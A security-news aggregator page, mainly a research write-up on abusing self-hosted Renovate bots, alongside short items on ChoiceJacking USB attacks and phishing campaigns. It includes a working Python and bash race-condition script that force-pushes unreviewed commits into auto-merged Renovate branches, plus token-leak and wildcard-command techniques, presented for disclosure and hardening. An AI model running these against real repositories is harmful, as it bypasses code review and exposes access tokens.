
In another session, x64dbg was used to step through malware execution line by line, helping analysts understand how the sample unpacked itself and interacted with system components; insights that static analysis alone couldn’t reveal.
Having these tools built into the sandbox means your team can dig deeper without wasting time setting things up. It speeds up investigations, helps catch more sophisticated threats, and gets you closer to answers when every minute counts.
A Smarter Way to Investigate Multi-Platform Threats
Modern malware doesn’t limit itself to one environment, and neither should your analysis. From Windows loaders and Python stealers to Android banking malware and Linux-based botnets, today’s threats are built to adapt. The same sample can behave differently depending on where it runs, dropping different payloads, using OS-specific evasion techniques, or communicating with separate C2 infrastructure.
Using a different tool for each platform only slows your team down and increases the risk of missing critical behavior.
ANY.RUN brings everything together in one place. One sandbox where you can detect, investigate, and understand threats, no matter the OS, architecture, or language. Launch analysis sessions across Windows, Linux, and even real Android environments to see how malware acts in each context.
Faster Investigations Across Platforms: Skip the tool-switching and analyze samples across operating systems, Windows, Linux, and Android, from one streamlined interface.
Deeper Insight into Complex Samples: Whether it’s a Node.js loader or a Python stealer, trace execution, follow obfuscated logic, and unpack evasive behavior with ANY.RUN’s Script Tracer, Pre-Installed Dev toolkit.
Clear View of Network Behavior: See how malware communicates, even over encrypted channels or uncommon protocols using HTTPS MITM Proxy and Suricata rule integration.
Complete Context Behind Every Attack: Understand the full attack chain, from persistence to exfiltration, through mapped behavior, process trees, ATT&CK matrix, and comprehensive logs.
Cloud-Based, Ready-to-Go Malware Analysis: Skip complex setups. Launch your session in seconds with debuggers, interpreters, and network tools already built in.
Built for Teamwork and Collaboration: ANY.RUN makes it easy for teams to work together. Share live sessions, tag behaviors, and keep everyone, from analysts to managers, on the same page.
https://www.backbox.org/wp-content/uploads/2018/09/website_backbox_text_black.png00adminhttps://www.backbox.org/wp-content/uploads/2018/09/website_backbox_text_black.pngadmin2025-05-27 12:06:432025-05-27 12:06:43How to Analyze Node.js, Python, Android, and Linux Malware with ANY.RUN
Thanks to drastic policy changes in the US and Big Tech’s embrace of the second Trump administration, many people are moving their digital lives abroad. Here are a few options to get you started.
https://www.backbox.org/wp-content/uploads/2018/09/website_backbox_text_black.png00adminhttps://www.backbox.org/wp-content/uploads/2018/09/website_backbox_text_black.pngadmin2025-05-27 11:06:502025-05-27 11:06:50The Privacy-Friendly Tech to Replace Your US-Based Email, Browser, and Search
Can your photos and other data be downloaded or erased from your smartphone while it’s charging from a public charging port — on public transport, in a clinic, at the airport, and so on? Despite manufacturers’ safety measures, it’s sometimes possible.
Hackers first came up with such attacks way back in 2011: if an innocent-looking USB charging port doesn’t just supply electricity but contains a hidden computer, it can connect to your smartphone in data-transfer mode using the Media Transfer Protocol (MTP) or Picture Transfer Protocol (PTP) and extract data from the device. This attack became known as juice-jacking, and both Google and Apple quickly came up with a safeguard: when a smartphone is connected to a device supporting MTP/PTP, it asks the user whether to allow data transfer or just charge. For many years, this simple precaution seemed to solve the problem… until 2025 — when researchers from Graz University of Technology in Styria, Austria, discovered a way to bypass it.
ChoiceJacking attack
In the new attacks — dubbed ChoiceJacking attacks — a malicious device disguised as a charging station confirms on its own that the victim supposedly wants to connect in data-transfer mode. Depending on the manufacturer and OS version, there are three variants of the attack. Each variant finds a different way to bypass a certain limitation in the USB protocol: a device cannot operate in both host mode (as a computer) and peripheral mode (e.g., as a mouse or keyboard) at the same time.
The first method is the most complex but works on both iOS and Android. A microcomputer is disguised as a charging station. This microcomputer can connect to a smartphone as a USB keyboard, USB host (computer), and Bluetooth keyboard.
When the smartphone is plugged in, the malicious station emulates a USB keyboard and sends commands to turn on Bluetooth and connect to a Bluetooth device — the very same malicious computer, now impersonating a Bluetooth keyboard. After that, the system reconnects via USB, now posing as a computer. The smartphone asks the user whether to allow data transfer — and the malicious device confirms the request via a Bluetooth “keystroke”.
The second method only works on Android and doesn’t require Bluetooth. The malicious charger pretends to be a USB keyboard and floods the smartphone with keystrokes — overwhelming the input buffer. While the OS is busy processing this meaningless input, the charger disconnects and reconnects — this time as a computer. A prompt appears on screen asking which mode to connect in, and right at that moment the tail end of the keyboard input buffer plays out, containing a keystroke sequence that confirms connection in data-transfer mode (MTP, PTP, or even ADB debug mode).
The third method — also Android-only — exploits the fact that all tested smartphones incorrectly implement the Android Open Access Protocol (AOAP). The malicious device connects as a computer right away, and when the confirmation screen appears, it sends the necessary keystroke events through AOAP. According to the protocol, simultaneous operation in both USB-host and AOAP modes is prohibited — but in practice, this restriction is often ignored.
Which devices are protected from USB ChoiceJacking?
Both Apple and Google blocked these attack methods in iOS/iPadOS 18.4, and Android 15, respectively. Now, in order to confirm USB data transfer, it’s not enough to simply press Yes — you need to pass biometric authentication or enter a password. Unfortunately, on Android, the OS version alone doesn’t guarantee your smartphone’s safety. For example, Samsung devices running the One UI 7 shell don’t request authentication — even after updating to Android 15.
That’s why Android users who have updated to Android 15 are advised to connect their smartphone to a known safe computer via a cable and check whether a password or biometric confirmation is required. If not — avoid public charging stations.
How serious is this, and how to protect yourself?
While law enforcement agencies have occasionally warned about USB data-theft attacks (1, 2), no real-world attacks have ever been publicly documented. This doesn’t mean they’ve never occurred, but it clearly isn’t a widespread threat.
If you’re concerned about such attacks, you should only charge you devices using your own trusted charger or power bank, or use a USB data blocker — an adapter that allows only power to flow through the cable while preventing data transmission. These adapters, also called “USB Condoms”, are quite effective, but can slow down charging on newer smartphones since they also block the data signals required for Quick Charge mode. Alternatively, you could use a cheap charge-only USB cable (which can’t transmit data), but you should test it first with a trusted computer to ensure no data-transfer prompt appears on the screen; then you’ll need to carry it around with you everywhere — and keep in mind that it also rules out Quick Charge.
The most crucial and widely available protection is updating to the latest versions of Android or iOS.
If you ever find yourself in a bind — with an outdated OS, no blocker, and an urgent need to use the nearest USB charger — just remain vigilant while charging. When you connect the phone, watch the screen: if it doesn’t just start charging but prompts you to choose the connection type, select Charging only. If you’re really worried about your data, it’s better to unplug and look for a less “smart” port.
For more on other unusual smartphone hacks — check these out:
https://www.backbox.org/wp-content/uploads/2018/09/website_backbox_text_black.png00adminhttps://www.backbox.org/wp-content/uploads/2018/09/website_backbox_text_black.pngadmin2025-05-27 11:06:402025-05-27 11:06:40The ChoiceJacking attack: stealing smartphone photos and data while charging via USB | Kaspersky official blog
https://www.backbox.org/wp-content/uploads/2018/09/website_backbox_text_black.png00adminhttps://www.backbox.org/wp-content/uploads/2018/09/website_backbox_text_black.pngadmin2025-05-27 10:07:102025-05-27 10:07:10Law Firms Warned of Silent Ransom Group Attacks
The U.S. Federal Bureau of Investigation (FBI) has warned of social engineering attacks mounted by a criminal extortion actor known as Luna Moth targeting law firms over the past two years.
The campaign leverages “information technology (IT) themed social engineering calls, and callback phishing emails, to gain remote access to systems or devices and steal sensitive data to extort the victims,”
https://www.backbox.org/wp-content/uploads/2018/09/website_backbox_text_black.png00adminhttps://www.backbox.org/wp-content/uploads/2018/09/website_backbox_text_black.pngadmin2025-05-27 09:07:062025-05-27 09:07:06Hackers Are Calling Your Office: FBI Alerts Law Firms to Luna Moth’s Stealth Phishing Campaign
The Russia-aligned threat actor known as TAG-110 has been observed conducting a spear-phishing campaign targeting Tajikistan using macro-enabled Word templates as an initial payload.
The attack chain is a departure from the threat actor’s previously documented use of an HTML Application (.HTA) loader dubbed HATVIBE, Recorded Future’s Insikt Group said in an analysis.
“Given TAG-110’s historical
https://www.backbox.org/wp-content/uploads/2018/09/website_backbox_text_black.png00adminhttps://www.backbox.org/wp-content/uploads/2018/09/website_backbox_text_black.pngadmin2025-05-27 07:07:092025-05-27 07:07:09Russia-Linked Hackers Target Tajikistan Government with Weaponized Word Documents
Renovate is an OSS CLI/bot that updates your software dependencies automatically. It is usually integrated into the CI/CD process and runs on a schedule. It will create a Pull Request / Merge Request (PR/MR) to your repository with dependency updates. It can optionally auto-merge them. If you host it for several repositories or an organization, it can auto-discover new projects and create an onboarding MR/PR, which introduces the repository configuration.
Self-Hosting
If you decide to self-host Renovate, many possibilities exist which range from using GitLab Pipelines, GitHub Actions, manually using the CLI to Docker and more. Alternatively you could use the Mend-hosted Renovate GitHub App, which takes care of hosting Renovate for you.
Basic Mode of Operation

When Renovate runs, it usually performs these most basic steps:
A design decision by Renovate is to use the language native package manager to update the dependencies. This means that it will invoke the package manager during its update process.
Configuration
Renovate consists of two different main configuration files. The Renovate bot global configuration is where the self-hosting configuration takes place. Additionally, every repository that is being renovated can have a renovate.json configuration file. It only allows a subset of options and cannot override global configurations.
If you self-host your bot you need to be aware of Renovates security model.
All self-hosted Renovate instances must operate under a trust relationship with the developers of the monitored repositories. This has the following implications: Access to information, execution of code
As this assumption sometimes clashes with the security boundaries of an organization that makes use of different repository access levels (owner, maintainer, developer) and runs one or multiple shared Renovate bots, this can quickly cause security implications, if the bot is badly configured.
This means depending on the hosting type, the impact of a compromised Renovate bot can be quite high. Assume a Renovate shared bot that has maintainer access in a whole organization. If it is compromised the attacker has access to all repositories which can be accessed by the bot.
Thus when hosting a Renovate bot you must always assume that each renovated repository can run code in the Renovate process and potentially take over the bot and all renovated repositories.
Autodiscovery
When configuring a self-hosted Renovate runner, one can decide whether to create a hardcoded list of projects in the global configuration or to let Renovate auto-discover new repositories. If enabled Renovate will renovate all repositories it has access to. This behavior can be restricted using the autodiscoverFilter or autodiscoverNamespaces option to renovate only repositories of specific groups/namespaces.
Let’s assume an organization created a bot configuration that allows autodiscovery without using the autodiscoverFilter or autodiscoverNamespaces or a fixed repository list.
On GitLab specifically, an attacker that has access to the same GitLab instance as its victim and who knows (or enumerates) the name of the victim bot, can invite the bot to their project (on GitLab invitations are accepted by default). This and additional issues are described in the official documentation and the reason why Mend does not provide a bot for GitLab.
Alternatively the attacker must be able to create a repository in a namespace that matches the autodiscovery configuration.
Given these preconditions, the next time Renovate runs, it picks up the malicious repository and renovates it. This results in a situation where the malicious actor gains code execution in the Renovate process, as their repository was never meant to be processed.
The described situation can be easily exploited with the following steps: In a new emtpy repository initiate a new Gradle project, using gradle init --type java-application. This creates the following file structure.
$ ls -l
total 32
-rw-rw-r-- 1 kali kali 1075 Feb 18 16:28 build.gradle
drwxrwxr-x 3 kali kali 4096 Feb 18 16:23 gradle
-rwxrwxr-x 1 kali kali 5519 Feb 18 16:24 gradlew
-rw-rw-r-- 1 kali kali 2260 Feb 18 16:21 gradlew.bat
-rw-rw-r-- 1 kali kali  123 Feb 18 16:31 renovate.json
-rw-rw-r-- 1 kali kali  582 Feb 18 16:21 settings.gradle
drwxrwxr-x 4 kali kali 4096 Feb 18 16:21 src
The attacker now adds their malicious script to the Gradle wrapper script:
$ head gradlew
#!/usr/bin/env sh

# malicious script
echo "Greetings from Compass Security"


##############################################################################
##
##  Gradle start up script for UN*X
The renovate.json is a very minimal configuration and ensures to skip the onboarding step and to be renovated immediately.
The next time Renovate runs, it picks up the malicious repository it has been invited to or which is in its scope, invokes the gradlew script, and executes the malicious code in its Renovate context. Then the attacker can leak the GitLab access token from the RENOVATE_TOKEN environment variable and abuse the bot identity and access/modify other repositories.
Auto-Merging
Auto-merging is a Renovate feature that can be used to automatically accept Renovate’s PR/MR. When enabled, Renovate tries to merge the proposed update once the tests pass into the default branch. By default it uses the platform-native auto-merge.
Assume a malicious or compromised developer has access to a GitLab project, that is configured to be renovated on a schedule with auto-merge enabled. The default branch is protected to only allow merges from maintainers and thus enforces MR reviews. The CI/CD configuration injects sensitive values only on runs on the protected default branch. Thus they are inaccessible for the developer. Moreover the Renovate bot must have maintainer access to be able to auto-merge into the protected branch.
The developer having the developer role on the GitLab repository wants to inject non-reviewed commits into the main branch. They cannot merge themselves and their MR must be approved by maintainers as this is configured and enforced by GitLab, also known as four-eyes principle.
When auto-merge is enabled, Renovate creates a branch and an associated MR. It then enables auto-merging on the MR. This is a checkbox developers can check when they want their MRs to be merged after the pipeline has passed and mergeability criteria are fulfilled.
The malicious developer waits for Renovate to create an MR and then adds their commit to the very same branch. To abuse this and force Renovate to auto-merge the additional commit, the developer must commit their changes faster than the bot activates the auto-merge checkbox on the MR.
Practical Race Condition Abuse
In the following paragraph, we assume to be the malicious developer from the scenario above.
This Python script waits for a MR created by Renovate and executes a shell script which force pushes an additional commit to the renovated branch.
# pip install python-gitlab
import gitlab
import os

# Add a GitLab access token here
gl = gitlab.Gitlab(private_token='glpat-[redacted]')

# Replace with the target GitLab project id
project = gl.projects.get(1)

hijackMr = None

while not hijackMr:
    mrs = project.mergerequests.list(state='opened', order_by='updated_at')
    for mr in mrs:
        if "Update dependency" in mr.title:
            print("Identified Renovate MR: " + str(mr.iid) + " - " + mr.source_branch)
            hijackMr = mr

os.system("bash git_amend_commit.sh " + hijackMr.source_branch)
print("Injected commit, check MR")
Ensure to clone the repository you have developer access, to the cd repo/renovate-developer-hijack folder. Add the following bash script to git_amend_commit.sh which updates the repo, appending your malicious changes.
#!/bin/bash

cd repo/renovate-developer-hijack

# Fetch and checkout the newly created Renovate branch
git fetch --all
git checkout $1

# Your modifications to the repository, this example modifies the CI/CD configuration of the protected main branch
sed -i -e 's/This job/Modified Job/g' .gitlab-ci.yml
git add .
git commit --amend --no-edit

# Force push your modifications to the Renovate branch
git push origin $1 --force

# Cleanup tasks
git checkout main
git branch -D $1
cd ../..
At this point, you can run the script and wait for Renovate to update your repository. A prerequisite is that you need to have an outdated dependency in your repository of course.
As this is a race condition you might need to try several times. Moreover, this script has not been optimized for speed. More accurate exploitation can probably be achieved.

After the MR was created and the script ran successfully, the MR activity timeline shows, that the script was faster adding new changes to the MR than the Renovate bot enabling auto merge. Note: You cannot see the Renovate commit in the timeline, as we amended the change and force pushed to the branch.

Looking at the MR introduced changes, we can see that two, instead of the expected one file have been modified, including the malicious change in the gitlab-ci.yml.
The attacker now successfully injected code that ran in the pipeline of the protected default branch, thus bypassing the four-eyes principle of MR review.
Summary
While Renovate does a great job of keeping your dependencies up to date, it comes with a few pitfalls considering its configuration, that you need to be aware of, especially in shared-hosting scenarios. Always make sure to carefully align the Renovate security model with your repository/organization’s security model, especially your source code platform.
Appendix
Global Self-Hosted Misconfigurations
Keep in mind that arbitrary code execution by repositories in the Renovate process is always assumed, but the following options still exist and could be misconfigured. However, they do not break the Renovate security model as this is intended by design and the same effect they describe can be achieved by executing code in the Renovate process.
Preconditions
For each of the following configuration options to be “misused”, an attacker must be privileged enough to modify the repository’s Renovate configuration. This implies quite high access to repository e.g. Owner/Maintainer in GitLab already.
AllowScripts / AllowPlugins
While these settings are enabled (disabled by default) any plugin or script defined in their corresponding package manager configurations are run.
An example for the Node.js package manager (NPM ) package.json. When npm install is run, the scriptprepare is invoked as well.
As Renovate uses the original package manager of most languages and runs the command npm install when Renovating projects using NPM, the additional prepare script is run as well. This is another possibility for a repository to run code in the context of the Renovate user.
Expose All Envs
When Renovate invokes the package manager of the project for example npm install this is done in a subprocess. The subprocess only receives a subset of the most necessary environment variables from the Renovate main process.
The configuration allows exposing all environment variables of the Renovate process to the package manager by configuring exposeAllEnv=true. Another option is to inject a subset of environment variables if you need some specific ones.
If this is enabled a rogue developer whose project is renovated can leak environment variables from it using the following configuration renovate.json. In this specific example the bots RENOVATE_TOKEN is leaked in the commit messages of Renovate.
The next time Renovate creates a new commit, the commit message contains the base64 encoded environment variable. Directly printing the environment variable is not possible, as Renovate tries to prevent such leaks. The combination of encodeBase64 and replace is a bypass of this sanitization functionality.
Post-Upgrade Tasks
Post-upgrade tasks are commands that are executed by Renovate after a dependency has been updated but before the commit is created.
This repository configuration runs tslint --fix on each dependency update and then commits all files matching fileFilters.
Naturally, if the allowedCommands option is misconfigured with a too-permissive regex, repositories can run arbitrary commands, as seen in this example, where any command is allowed.
{
  "allowedCommands": [
    ".*"
  ]
}
Then a rogue developer could execute any command using the following renovate.json in their repository configuration: